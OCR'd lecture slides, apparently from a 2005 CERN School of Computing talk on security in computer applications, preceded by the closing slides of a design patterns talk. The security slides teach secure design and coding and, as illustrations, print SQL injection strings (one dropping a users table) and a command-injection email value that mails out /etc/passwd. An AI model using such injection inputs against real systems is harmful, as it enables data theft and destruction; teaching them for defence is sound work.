
IoC frameworks (2)

- PICO container pico container
  - A basic but lightweight IoC library
  - No built-in aspects support
- Apache Avalon's Fortress
- Castle for .NET (http://www.castleproject.org)




IoC Benefits

- Cleaner code, heavy usage of interfaces
- Lets you encapsulate complexity and make it configurable (mini pluggable blackbox)
- Encourages teamwork by sharing object models, not lines of code or libraries
- ... Like for all patterns, those advantages are not obvious until you try it



Conclusion

- Software Design Patterns are NOT
  - Restricted to Object Oriented designs
  - Untested ideas/theories/inventions
  - Solutions that have worked only once
  - Abstract Principles
  - Universally applicable for every context
  - A “silver bullet” or a panacea



Conclusion

- Software Design Patterns are
  - Recurring solutions to common design problems
  - Concrete solutions to real world problems
  - Context Dependants
  - A literary form for documenting best practices
  - Shared for the community
  - Excessively hyped!!!!!

Security in Computer Applications

			Thursday 24 February	
11:30 - 12:25	Theory Block	Lecture 3	**Security in Computer Applications** The lecture will address the following issues: • how to think of about security, how to design a secure computer system, and how to implement it • what are the common errors, pitfalls, bugs and traps while implementing, what are common ways for attackers to exploit some code, • how to make a good use of cryptography (which algorithms to use, length of keys, validity of certificates etc.), • threats appearing on the human-machine (or human-application) interface, and threats coming from dishonest users • many real-life examples of good security, poor security, misunderstood security and security which in fact makes things less secure	Sebastian Lopienski
			1. Introduction: • What is security in computer world • Dangerous times • Types of dangers • Is it an issue for average software developer (at CERN)? **2. Getting secure** • Prevention, detection and counteraction • Why security is difficult to achieve • General rules: simplicity, modularity etc. • What about *security by obscurity*? • Bugs, flaws, vulnerabilities **3. Architecture and design** • Advantages of modularity • Security of the whole system is only as strong as its weakest element • Least privilege principle • Other design principles **4. Coding (introduction)** • Readable and understandable code **5. Enemy number one: input data** • Strings and buffer overflow issue • Canonical representation problems • Command-line arguments • Data • External code **6. Common problems, pitfalls, traps while implementing** • Using temporary files • Working on files • Environment variables and settings • Parallel or non-atomic execution • Hardcoding passwords • SUID/SGID programs **7. Coding - advices** • Deal with error / Catch exceptions • Assertions	

			• Logging • Dumping core/leaving debug information • Optimizing code • Network programs **8. After implementation** • Reviewing, testing • Open source vs. proprietary solutions • Tools **9. Identification, authentication, authorization** • Authentication with something you know, something you have, something you are (or a combination) • Passwords • ACLs **10. Cryptography - practical review** • Encryption (symmetric and asymmetric algorithms) • PKI • Hash functions and MAC • Cryptography in network protocols (ex.: SSL) **11. How cryptography can help** • A lock in a door • keys: confidential, algorithm: public • Don’t implement cryptographic algorithms • Encrypted = secure ? • Key lengths **12. Other interesting techniques** • Steganography • Port knocking • etc. **13. Social engineering risks** • Phishing, hoaxes etc. • How can we help users (education, restrictive software, clear design) • Password policy **14. Summary** • What is the main message? • Future readings (at the lecture's web page) • Questions?	

Security in Computer Applications

Sebastian Lopienski
CERN IT/DES

Inverted CERN School of Computing, February 24th, 2005

Outline

What is security? Why is it important?

Security in software development cycle

Misc.: networking, cryptography, social engineering etc.

We are living in dangerous times

- Stand-alone computers -> Wild Wild Web
- Growing numbers of security incidents: numbers double every year
- Bugs, flaws, vulnerabilities, exploits
- Break-ins, (D)DoS attacks, viruses, bots, Trojan horses, spyware, worms, spam
- Social engineering attacks: fake URLs, false sites, phishing, hoaxes
- Cyber-crime, cyber-vandalism, cyber-terrorism etc. like in real life (theft, fraud etc.)
- Who? from script kiddies to malicious hackers to organized cyber-criminals and cyber-terrorists

What is (computer) security?

- *Security is enforcing a policy that describes rules for accessing resources**
  - resource is data, devices, the system itself (i.e. its availability)
- Security is a system property, not a feature
- Elements of common understanding of security:
  - confidentiality (risk of disclosure)
  - integrity (data altered => data invaluable)
  - authentication (who is the person, server, software etc.)
  - Also: privacy, anonymity, reliability

* *Building Secure Software* J. Viega, G. McGraw

Why security is difficult to achieve?

- A system is as secure as its weakest element
- Attacker chooses the time, place, method
- Defender needs to protect against all possible attacks (currently known, and those yet to be discovered)
- Security in computer application – even harder: depends on the OS, FS, network, physical access etc.
- Computer security is difficult to measure
  - *function a() is 30% more secure than function b()* ???
  - there are no security metrics
- How to test security?
- Deadline pressure
- Clients don't demand security

Is security an issue for you?

- A software engineer? System administrator? User?
- CERN is (more) at danger:
  - a known organization = a tempting target for attackers, vandals etc.
  - large clusters with high bandwidth – a good place to lunch further attacks
  - risks are big and serious: we control accelerator with software; collect, filter and analyze experiments' results etc.
  - the potential damage could cost *a lot*
- The answer is: YES

Risk analysis

- Evaluate threats, risks and consequences
- *Secure against what and from whom*?
  - who will be using the application?
  - what does the user (and the admin) care about?
  - where will the application run?
    (on local system as Administrator/root? An intranet application? As a web service available to the public? On a mobile phone?)
  - what are you trying to protect and against whom?
- What are dangers?
- How to protect against them?

How to get secure?

- Risk management: reduce probability *and* consequences
- *An ounce of prevention is worth a pound of punishment*
- Security should appears in system requirements
- Computers are fast, so security related computations can take time with no harm to the application
- Attackers don't create security holes and vulnerabilities – they exploit existing ones
- Two main sources of software security risks: architectural flaws and implementation bugs
- It is not that bad to be paranoid (sometimes)

How to get secure - general rules

- Modularity
- Simplicity (complex => insecure)
- Thinking about security on all phases of software development
- Following standard software development procedures
- Knowing your enemy: types of attacks (including social engineering), typical tricks, commonly exploited vulnerabilities

How much security?

- Total security is unachievable
- A trade-off: more security often means
  - higher cost
  - less convenience

- Security measures should be as invisible as possible
  - cannot irritate users or slow down your application (too much)
  - example: forcing a password change everyday
  - users will find a workaround, or even stop using it
- Choose security level relevant to your needs

Outline


What is security? Why is it important?


Security in software development cycle

Misc.: networking, cryptography, social engineering etc.

Architecture


- Modularity: divide program into semi-independent parts
- Isolation: each module/function should work correctly even if others fail (return wrong results, send requests with invalid arguments etc.)
- Defense in depth: build multiple layers of defense
- Simplicity
- Define and respect chain of trust
- Think globally about the whole system






Design - approach

- Security should be part of the system from the very beginning, not added as a layer at the end
  - the latter solution produces insecure code (tricky patches instead of neat solutions)
  - it may limit functionality
  - and it costs much more
- You can't add security in version 2.0



Design – (some) golden rules

- Make security-sensitive parts of your code small
- Least privilege principle
  - program should run on least privileged account possible
  - same for accessing a database, files etc.
  - revoke a privilege when it is not needed anymore
- Choose safe defaults
- Use checked and trustworthy external code
- Limit resource consumption
- Fail gracefully




Implementation

- Bugs appear in code, because *to err is human*
- Some bugs can become vulnerabilities
- Attackers might discover an exploit for a vulnerability

What to do?


- Read and follow guidelines for your programming language and software type
- Think of security implications
- Write good-quality, readable and maintainable code (bad code won't ever be secure)



Enemy number one: Input data

- **don't trust input data** – input data is the single most common reason of security-related incidents
- *Nearly every active attack out there is the result of some kind of input from an attacker. Secure programming is about making sure that inputs from bad people do not do bad things.**
- Buffer overflow, invalid or malicious input, code inside data…

* *Secure Programming Cookbook for C and C++* J. Viega, M. Messier



Enemy #1: Input data (cont.)

Example: your webscript authenticates user against a database:

```
select count(*) from users where name = ’$name’ and pwd =
’$password’;
```

but attacker provides one of these passwords:

`’anything’ or ’x’ = ’x’;`


`’XXXXX’; drop table users; --’;` (SQL Injection)

Example: your script sends e-mail with a shell command:

```
cat confirmation | mail $email
```


and someone provides the following e-mail address:

`me@fake.com; cat /etc/passwd | mail me@real.com`




Input validation

- Input validation is crucial
- Consider all input dangerous until proven valid
- Default-deny rule
  - allow only “good” characters and formulas and reject others
  - (instead of looking for “bad” ones)
  - use regular expressions
- Bounds checking, length checking (buffer overflow) etc.
- Validation at different levels:
  - at input data entry point
  - right before taking security decisions based on that data




Enemy #1: Input data (cont.)

- Buffer overflow (overrun)
  - accepting input longer than size of allocated memory
  - risk: from crashing system to executing attacker’s code (stack-smashing attack)
  - example: the Internet worm by Robert T. Morris (1988)
  - comes from C, still an issue (C used in system libraries etc.)
  - allocate enough memory for each string (incl. null byte)
  - use safe functions:
    - `gets() -> fget()`
    - `strcpy() -> strncpy()`, or better `strlcpy()`
  - tools to detect: Immunix StackGuard, IBM ProPolice etc.




Enemy #1: Input data (cont.)

- Command-line arguments
  - are numbers within range?
  - does a user exist?
  - does the path/file exist? (or is it a path or a link?)
  - are there extra arguments?
- Environment
  - check correctness of the environmental variables
- Signals
- Input files
  - seemingly harmless binaries? => JPEG vulnerability
  - separate data from code
    (why allow user to upload data files to CGI bin directory?)




Coding – common pitfalls (cont.)

- Don't make any assumptions about the environment
  - common way of attacking programs is running them in different environment than they were designed to run
  - for example: what PATH did your program get? what @INC?
  - set up everything by yourself: current directory, environment variables, umask, signals, open file descriptors etc.
  - think of consequences (example: what if program should be run by normal user, and is run by root? or the opposite?)
  - use features like "taint mode" (`perl -T`) if available




Enemy #1: Input data (cont.)

- Don't trust code sent by users!
- Execute an unknown code always in a sandbox (or not at all !)
  - access only to CPU, console and its own memory
  - more relaxed: to its web server, or all the network, to some specific directories on the local filesystem
  - sandboxes are easy to define and use in Java
- Code could be anywhere:
  - e-mail attachment, user scripts,
  - SSI or JavaScript/VBScript in HTML uploaded by user,
  - embedded SQL statements or shell commands etc.
- Don't allow your clients to send you ready SQL queries, shell commands etc. – it's not your code anymore




Coding – common pitfalls

- Protect passwords and secret information
  - don't hard-code it: hard to change, easy to disclose
  - use external files instead (possibly encrypted)
  - or certificates
  - or simply ask user for the password
- Don't optimize your code (unless you really have to)
  - computers are fast, performance is hardly ever a problem
  - it's easy to introduce bugs while hacking
  - how often (and how long) will your code run anyway?
- similar issue: Don't reject security features because of "performance concerns"



Coding – common pitfalls (cont.)


- Can your code run parallel?
  - race condition
  - what if someone executes some code, or changes environment in the middle of execution of your program?
  - risk: non-atomic execution of consecutive commands performing an "atomic" action
  - use file locking
  - beware of deadlocks
- Don't write SUID/SGID programs (unless you must)



CERN School of Computing

Coding – advices

- Deal with errors and exceptions
  - catch exceptions
  - check (and use) result codes (ex.: `close || die`)
  - don't assume that everything will work (especially file system operations, system calls, network etc.)
  - if there is an unexpected error:
    - Log information to a log file (syslog on Unix)
    - Alert system administrator
    - Delete all temporary files
    - Clear (zero) memory
    - Inform user and exit
  - don't display internal error messages, stack traces etc. to the user (he doesn't need to know the failing SQL query)




CERN School of Computing

Coding – advices (cont.)

- Use logs
  - when to log? depending on what information you need
  - logging is good – more data to debug, detect incidents etc.
  - (usually) better to log errors than print them out
  - what to log: date & time, user, client IP, UID/GID and effective UID/GID, command-line arguments, program state etc.
- Use assertions
  - test your assumptions about internal state of the program


  -
    ```
    assert no_of_wheels % 2 == 0 :
         ”Odd number of wheels!!!”;
    ```
